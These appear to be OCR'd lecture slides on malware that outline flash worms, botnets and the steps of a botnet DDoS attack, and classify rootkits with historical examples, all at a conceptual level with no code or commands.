- Flash Worms
  - infect all vulnerable hosts in 30 seconds
  - determine complete hit list of servers with relevant service open and include it with the worm
  - see paper by Stuart Staniford, Gary Grim, Roelof Jonkman, Silicon Defense
- Stealthy worms

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking


Detailed Steps (1)

1 Attacker scans Internet for unsecured systems that can be compromised




Detailed Steps (2)

2 Attacker secretly installs zombie agent programs, turning unsecured computers into zombies




Detailed Steps (3)

3 Zombie agents ``phone home'' and connect to a master server




Detailed Steps (4)

4 Attacker sends commands to Master Server to launch a DDoS attack against a targeted system




Detailed Steps (5)

5 Master Server sends signal to zombies to launch attack on targeted system



Detailed Steps (6)

6 Targeted system is overwhelmed by zombie requests, denying requests from normal users




Rootkit

- Software used after system compromise to:
  - Hide the attacker's presence
  - Provide backdoors for easy reentry
- Simple rootkits:
  - Modify user programs (ls, ps)
  - Detectable by tools like Tripwire
- Sophisticated rootkits:
  - Modify the kernel itself
  - Hard to detect from userland


Rootkit Classification

Application-level Rootkit




Hxdef, NTIllusion

Traditional RootKit




Lrk5, t0rn

Kernel-level RootKit




Shadow Walker, adore

Rootkit Classification



